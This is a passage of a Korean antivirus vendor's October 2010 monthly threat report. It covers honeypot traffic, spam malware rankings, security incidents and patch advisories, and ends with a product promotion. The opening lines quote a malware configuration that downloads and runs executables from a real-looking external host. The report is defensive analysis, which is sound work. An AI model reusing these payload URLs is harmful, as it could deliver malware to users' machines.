STARTONCE|http://e-secretary.es/.sys/?getexe=fb.73.exe
START|http://e-secretary.es/.sys/?getexe=v2captcha.exe
START|http://e-secretary.es/.sys/?getexe=v2googlecheck.exe
MD5|d216cdf767a51bfe0c6318d521d8d7d1
```

2) 결론

국내 SNS 업체는 아직 타겟을 두진 않았지만 만약 그러한 변종이 발생한다면 그 파급력은 역시 대단할 것이라 생각된다.


개인 사용자는 사회공학적 기법을 이용하는 여러 해킹 수단에 주의를 기울이고 개인정보를 주기적으로 바꾸는 등 예방에 더욱 신경을 써야 할 것이다.



Part I 10월의 악성코드 통계

3. 허니팟/트래픽 분석


(1) 상위 Top 10 포트



10월에도 지속적으로 윈도우 자체의 취약점을 대상으로 한 TCP 135 포트 침입 시도가 가장 많았다. 지난달과 비교했을 경우 4% 증가하였고, TCP 21번에 대한 침입 시도가 전달에 비해 크게 감소하였다. (약 11% 비율 ↓) 또한 SQL Server의 취약점을 노리는 TCP 1433 포트의 침입 시도가 2배 증가하였다.

(2) 상위 Top 5 포트 월별 추이

[2010년 8월 ~ 2010년 10월]




항상 특정 취약점에 대한 자동화된 공격 트래픽이 꾸준하고 최근 SQL Server가 사용하는 포트에 대한 권한 획득 시도와 인젝션(Injection) 공격 시도가 증가 했다.

관리자는 자신이 사용하는 SQL Server의 보안 취약점 패치와 사용하는 계정의 정책과 비밀번호는 취약하지 않는지 반드시 확인해야 한다.

(3) 악성 트래픽 유입 추이

[2009년 5월 ~ 2010년 10월]



전체적인 악성 트래픽의 유입량은 전달에 비해 감소하였다.

최근 G-20 정상회의를 앞둔 상황에서 악성코드 유포와 DDoS 공격 발생 건수가 증가 추세에 있다. 또한 G-20을 방해할 것으로 예상되는 여러 국가와 단체가 존재하는 것도 사실이다.

국가적 이슈에 맞춘 사이버테러는 현재까지 악성코드에 의한 DDoS 공격과 홈페이지 변조가 상당 부분을 차지하고 있다.


이에 따라 7.7 DDoS 같은 좀비 PC를 이용한 DDoS 공격과 공격에 사용할 좀비 PC를 확보하기 위한 악성코드 유포가 유행할 것으로 예상되므로 최신 보안 업데이트와 백신을 사용해 이를 예방해야 할 것이다.



Part I 10월의 악성코드 통계


3. 스팸 메일 분석

(1) 일별 스팸 및 바이러스 통계 현황



(2) 월별 통계 현황

[2010년 5월 ~ 2010년 10월]



월별 통계 현황은 악성코드 첨부 및 스팸메일이 전체메일에서 차지하는 비율을 나타내는 그래프이다. 10월의 스팸 메일은 97.8%, 바이러스 메일은 2.1%를 차지하였다. 9월에 비해 스팸메일이 0.2% 증가, 바이러스 메일이 0.2% 비율로 감소하였다.

(3) 스팸 메일 내의 악성코드 현황

[2010년 10월 1일 ~ 2010년 10월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	11,109	38.34%
2	W32/MyDoom-H	6,509	22.46%
3	Mal/ZipMal-B	3,640	12.56%
4	W32/Virut-T	2,215	7.64%
5	W32/Bagz-D	1,125	3.88%
6	Troj/Invo-Zip	1,032	3.56%
7	W32/Bagle-CF	470	1.62%
8	W32/MyDoom-Gen	445	1.54%
9	W32/Netsky-N	414	1.43%
10	W32/MyDoom-O	293	1.01%

스팸 메일 내의 악성코드 현황은 9월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프이다. 현재 W32/Mytob-C가 38.34%로 1위를 차지하였다.

2위는 22.46%를 차지한 W32/MyDoom-H, 3위는 12.56%를 차지한 Mal/ZipMal-B이다.

10월에는 브레도랩(Bredolab) 악성코드를 개발한 아르메니아인이 검거되면서 전달(9월)까지만 해도 5위에 머물러있던 Bredolab 스팸메일이 감소해 Top 10 이외의 순위로 밀려나게 되었다.




Part II 10월의 이슈 돋보기

1. 10월의 보안 이슈

10월에는 브레도랩(Bredolab) 악성코드를 제작한 아르메니아인의 검거와 전두환 전 대통령과 프로게이머 마재윤의 모교인 대구공고 홈페이지 해킹, 아이폰 4.1 탈옥 도구를 위장한 악성코드 발견, 조달청 나라장터에 DDoS 공격 등 여러 이슈가 있었습니다.

• 브레도랩(Bredolab) 악성코드를 제작한 27살의 아르메니아인 검거

지난 3월의 알약 보안공지와 월간보고서를 통해 공지해드린 브레도랩(별칭 Palevo) 악성코드를 제작한 27살 아르메니아인을 체포하였다고 네덜란드 검찰이 밝혔습니다. 네덜란드 검찰은 아르메니아와 범죄인 인도 협정이 맺지 않았지만 아르메니아에서 사법 처리가 이루어지도록 협의 중이라고 덧붙였습니다. 브레도랩에 감염된 비아그라 같은 불법 약물 판매 사이트를 연결하는 스팸메일을 발송하며, 네트워크 트래픽 증가, CPU 리소스 고갈 등으로 인해 PC 사용을 어렵게 만듭니다. 참고로 이스트소프트는 브레도랩 악성코드에 대해 알약에서 치료 기능을 제공하고 있으며 전용백신 또한 제공하고 있습니다.



<Bredolab 악성코드의 실행 흐름과 브레도랩이 연결하는 약물 판매 사이트>

• 전두환 전 대통령, 프로게이머 마재윤의 모교인 대구공업고등학교 해킹

디시인사이드의 코깅러로 보이는 해커가 전두환 전 대통령과 프로게이머 마재윤의 모교인 대구공업고등학교 홈페이지를 해킹하여 사이트를 변조한 일이 있었습니다. 학교 홈페이지에서는 원래 교명 대신 코깅공업고등학교로 변경되었고, "학교에서 뭘 배워"라는 제목의 뮤직비디오가 추가되었습니다. 학교 측에서는 홈페이지를 바로 폐쇄하였으며, 경찰청 사이버수사대에 수사를 의뢰하였다고 밝혔습니다.




<해킹으로 변조된 대구공업고등학교 홈페이지>

• 아이폰 4.1 탈옥 도구를 가장한 패스워드 유출 악성코드 주의

아이폰 4.1의 탈옥(Jailbreak) 도구를 가장한 파일에 패스워드를 미국 시카고에 위치한 서버로 유출하는 악성코드가 발견되었습니다.

주로 P2P 파일 공유 프로그램과 블로그, 홈페이지 등을 통해 유포되는 이번 악성코드는 아이폰 4.1의 탈옥을 시도하려는 사용자가 첨부된 파일을 실행했을 때 가짜 아이폰 탈옥 프로그램이 함께 실행되면서 PC에 설치되며, PC에 설치된 이후에는 PC에 저장된 MSN 메신저와 Google Talk, 아웃룩, IE의 자동 완성 패스워드들을 유출해 미국 시카고에 위치한 서버로 전송시키는 특징을 가지고 있습니다.



<아이폰 4.1 탈옥(Jailbreak) 도구를 가장하여 탈옥 과정을 설명하고 있는 사이트>

• 알약 파트너스 데이에서 알약 2.5, ASM 2.5 공개

이스트소프트와 비전파워에서 10월 20일부터 21일 양일간 전국의 우수 알약 협력사 대표들을 초청해 알약 파트너스 데이 2010을 개최하였습니다.

이번 세미나는 개발사-협력사간의 파트너십을 공고히 하여 고객 만족을 높일 수 있는 자리가 되었으며, 기능은 그대로이면서 다이어트에 성공한 알약 2.5와 안정성 강화와 MS SQL Server 지원이 새롭게 포함된 ASM 2.5가 공개되어 많은 기대를 모았습니다.

• 조달청 나라장터 DDoS 공격을 받아 입찰마감 연기

최근 G-20을 앞둔 상황에서 조달청 나라장터에 미국, 중국 등 국내외 여러 IP에서 시작된 DDoS 공격이 발생하였습니다. 행정안전부 조사 결과 1,197개의 IP 주소로 29일 오전 8시 30분 ~ 10시 50분까지 2시간 20여분 동안 공격이 집중되었으며, 나라 장터의 장애가 발생해 입찰 마감에 11월 1일로 연기되었다고 밝혔습니다.

나라장터 국가공공입찰시스템
Korea On-line Procurement System

[안내] 입찰마감시간 연기안내

나라장터 시스템 장애로 이용자 여러분께 불편을 드려 죄송합니다.
2010.10.29 10:50에 나라장터 시스템이 정상 복구되었으며 입찰마감시간을 아래와 같이 연기합니다.

=== 아 래 ===

구분	당초	변경
입찰마감시간	2010.10.29(금) 09시~11시	2010.11.1(월) 11시
	2010.10.29(금) 11시~18시	2010.11.1(월) 당초 동시간

입찰 참가자 여러분께서는 연기공고 게시판에서 내역을 확인하시거나, 각 공고검색 기능을 이용하여 참가하시고자하는 입찰의 연기 여부를 확인하시기 바랍니다.

불편을 끼쳐드린 점 다시 한번 사과드리며 안정적인 나라장터가 되도록 최선을 다하겠습니다.

<조달청 나라장터의 DDoS 공격으로 인하여 입찰 마감 시한의 연기 안내>

Part II 10월의 이슈 돋보기

2. 10월의 취약점 이슈

• Microsoft 10월 정기 보안 업데이트

윈도우 취약점(커널모드 드라이버 취약점으로 인한 권한상승, MFC 취약점, 미디어 플레이어 공유 서비스, Embedded Open Type 글꼴 엔진 등)으로 원격코드 실행 문제점과 MS 워드, 엑셀, NET Framework, 취약점으로 인한 원격코드 실행 문제점 등을 해결한 Microsoft 10월 정기 보안 업데이트를 발표하였습니다.

<해당 제품>

- Microsoft Internet Explorer 6~8, .NET Framework 4.0
- Microsoft SharePoint 2.0~2010, Groove 2007
- Windows XP/Server 2003/Vista/Server 2008/7
- Microsoft Word 2002~2010, Excel 2002~2007
- Windows Media Player 9~12

<취약점 목록>

Internet Explorer 누적 보안 업데이트(2360131)
 Media Player 네트워크 공유 서비스의 취약점으로 인한 원격 코드 실행 문제점(2281679)
 Embedded OpenType 글꼴 엔진의 취약점으로 인한 원격 코드 실행 문제점(982132)
 .NET Framework의 취약점으로 인한 원격 코드 실행 문제점(2160841)
 SafeHTML의 취약점으로 인한 정보 유출 문제점(2412048)
 Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(981957)
 OTF(OpenType Font) 드라이버의 취약점으로 인한 권한 상승 문제점(2279986)
 Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점(2293194)
 Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점(2293211)
 Windows 공용 컨트롤 라이브러리의 취약점으로 인한 원격 코드 실행 문제점(2296011)
 Windows Media Player의 취약점으로 인한 원격 코드 실행 문제점(2378111)
 Windows 셸 및 WordPad의 COM 유효성 검사 취약점으로 인한 원격코드실행(2405882)
 Windows 로컬 프로시저 호출의 취약점으로 인한 권한 상승 문제점(2360937)
 SChannel의 취약점으로 인한 서비스 거부 문제점(2207566)
 MFC(Microsoft Foundation Class)의 취약점으로 인한 원격 코드 실행 문제점(2387149)
 Windows 공유 클러스터 디스크의 취약점으로 인한 변조 문제점(2294255)

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://www.microsoft.com/korea/technet/security/Bulletin/ms10-oct.msp>

영문 : <http://www.microsoft.com/technet/security/Bulletin/ms10-oct.msp>

• Adobe Acrobat 계열 제품 보안 업데이트 권고

Adobe Acrobat 제품군에 대한 코드 실행, DoS(Denial of Service) 보안 취약점을 패치하는 업데이트가 발표되었습니다.

특히 Adobe Acrobat 제품의 CVE-2010-2884 취약점을 악용하는 악성코드가 발견되었으므로 반드시 보안 업데이트를 설치하시기 바랍니다.

<해당 제품>

- Adobe Reader 9.3.4 이하 버전 (Windows, Mac OS, Unix)
- Adobe Acrobat 9.3.4 이하 버전 (Windows, Mac OS)

<취약점 목록>

CVE-2010-2883 : This update resolves a font-parsing input validation vulnerability that could lead to code execution.

Note: There are reports that this issue is being actively exploited in the wild.

CVE-2010-2884 : This update resolves a memory corruption vulnerability in the authplay.dll component that could lead to code execution.

CVE-2010-2887 : This update resolves multiple potential Linux-only privilege escalation issues

CVE-2010-2888 : This update resolves multiple input validation errors that could lead to code execution (Windows, ActiveX only)

CVE-2010-2889 : This update resolves a font-parsing input validation vulnerability that could lead to code execution.

CVE-2010-2890 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3619 : This update resolves a memory corruption vulnerability that could lead to code execution

CVE-2010-3620 : This update resolves an image-parsing input validation vulnerability that could lead to code execution.

CVE-2010-3621 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3622 : This update resolves a memory corruption vulnerability that could lead to code execution

CVE-2010-3623 : This update resolves a memory corruption vulnerability that could lead to code execution (Macintosh platform only)

CVE-2010-3624 : This update resolves an image-parsing input validation vulnerability that could lead to code execution (Macintosh platform only)

CVE-2010-3625 : This update resolves a prefix protocol handler vulnerability that could lead to code execution

CVE-2010-3626 : This update resolves a font-parsing input validation vulnerability that could lead to code execution.

CVE-2010-3627 : This update resolves an input validation vulnerability that could lead to code execution.

CVE-2010-3628 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3629: This update resolves an image-parsing input validation vulnerability that could lead to code execution.

CVE-2010-3630 : This update resolves a denial of service vulnerability; arbitrary code execution has not been demonstrated, but may be possible.

CVE-2010-3631 : This update resolves an array-indexing vulnerability that could lead to code execution (Macintosh platform only)

CVE-2010-3632: This update resolves a memory corruption vulnerability that could lead to code execution

CVE-2010-3658 : This update resolves a memory corruption vulnerability that could lead to code execution.

This update resolves a denial of service issue (CVE-2010-3656)

This update resolves a denial of service issue (CVE-2010-3657)

<해결책>

Adobe Flash와 Acrobat 계열 제품을 Adobe 홈페이지에서 최신으로 업데이트하거나 개별 패치를 다운로드하여 설치합니다. (Adobe Reader : <http://get.adobe.com/kr/reader/>)

<참고 사이트>

<http://www.adobe.com/support/security/bulletins/apsb10-021.html>

• Firefox, Thunderbird 원격 코드 실행 취약점

취약한 버전의 Firefox 및 Thunderbird가 설치된 사용자가 악의적인 웹 사이트에 방문하면 원격의 공격자는 자바스크립트를 악용하여 임의의 코드를 실행할 수 있습니다.

이번 취약점을 노리는 악성코드 활동 또한 발견되었으므로 최신 버전의 업그레이드를 권고 합니다.

<해당 제품>

- Mozilla Firefox version 3.6.11 및 3.5.14 이전 버전
- Mozilla Thunderbird version 3.1.5 및 3.0.9 이전 버전

<취약점 설명>

Mozilla Firefox 및 Thunderbird가 "document.write()" 구문과 DOM 삽입을 처리하는 과정에서 버퍼 오버플로우로 인한 원격코드실행 취약점이 발생합니다.

<해결책>

파이어폭스의 "도움말 -> 업데이트 확인"이나 아래의 홈페이지에서 최신 파이어폭스 버전을 내려받아 설치합니다.

<참고 사이트>

<http://www.mozilla.com/firefox/> 및 <http://www.mozilla.com/thunderbird/>

• Adobe Flash, Acrobat 원격코드 실행 제로데이 취약점

Adobe Flash Player, Acrobat 제품에서 원격 코드 실행 및 DoS 실행이 가능한 제로데이 취약점이 발견되었습니다. 현재 이번 취약점을 이용한 악성코드 유포 사례가 발견되었으므로 출처가 불명한 파일들 열지 않는 등 PC 사용자들의 주의가 요구됩니다.

<해당 제품>

- Adobe Flash Player 10.1.85.3 and 10.1.95.2 earlier for Windows, MAC, Unix, Android
- Adobe Acrobat/Reader 9.4 and earlier 9.x versions for Windows, Macintosh, and Unix

<취약점 설명>

authplay.dll 파일에서 원격코드 실행 및 시스템 크래시(Crash) 등이 가능한 취약점이 발견되었습니다. 임시 대응 방법으로, authplay.dll의 파일 이름의 변경을 권고합니다. (authplay.dll 파일 이름 변경이나 이동 후 SWF 콘텐츠가 담긴 PDF 파일을 오픈할 때 여러 메시지가 발생할 수 있습니다.)

<해결책>

현재 Adobe사에서 공식적으로 제공되는 패치가 없는 상황이며, Flash Player는 11월 9일, 11월 15일에 패치 발표 예정입니다.

<참고 사이트>

<http://www.adobe.com/support/security/advisories/apsa10-05.html>

http://www.us-cert.gov/current/index.html#adobe_releases_security_bulletin_for10

Contact us...

(주)이스트소프트 알약보안대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 사이트 : www.alyac.co.kr



알약 2.5 출사 기념

황금알약을 잡아라!!

알약과 함께 황금알약을 찾아 떠나보세요~

강력한 탐지력은 그대로~ 더욱 빠르고 가벼워진 알약 2.5 출시를 기념하여 푸짐한 이벤트를 마련하였습니다.
알약은 악성코드와 바이러스를 잡고, 여러분은 황금알약과 해외여행상품권을 잡아보세요!

- 기간 : 2010년 11월 8일 ~ 2010년 12월 31일
- 대상제품 : 기업용/공공기관용 알약, 알툴즈 통합보안팩



Event 1
황금알약을 잡아라!

황금알약 받으시고 2011년엔 더 대박나세요~

- 대상 : 200만원 이상 구매고객 모두
- 내용 : 순금알약 핸드폰 액세서리 1/2 돈 증정 (구매금액 200만원당 1개씩)



Event 2
여행상품권을 잡아라!

올 겨울 따뜻한 남쪽 나라로 떠나보세요~

- 대상 : 5user 이상 구매고객 모두
- 내용 : 추첨을 통해 매월 3명에게 50만원 여행상품권 2매 증정

이벤트 응모하기

당첨자 확인

안내사항

- 여행 상품권 당첨자는 매월 말 알약 홈페이지에 공지됩니다.
- 여행 상품권 응모방법은 이벤트 응모페이지를 참고하시기 바랍니다.
- 황금알약 경품은 이벤트 기간 중 구매하신 총 금액을 기준으로 1회만 제공됩니다.
- 황금알약 경품은 매월 초에 일괄배송됩니다.

알툴즈&알집 구매 고객을 대상으로 "두마리 토끼를 잡아라!" 이벤트도 함께 진행 중입니다. <http://www.altools.co.kr>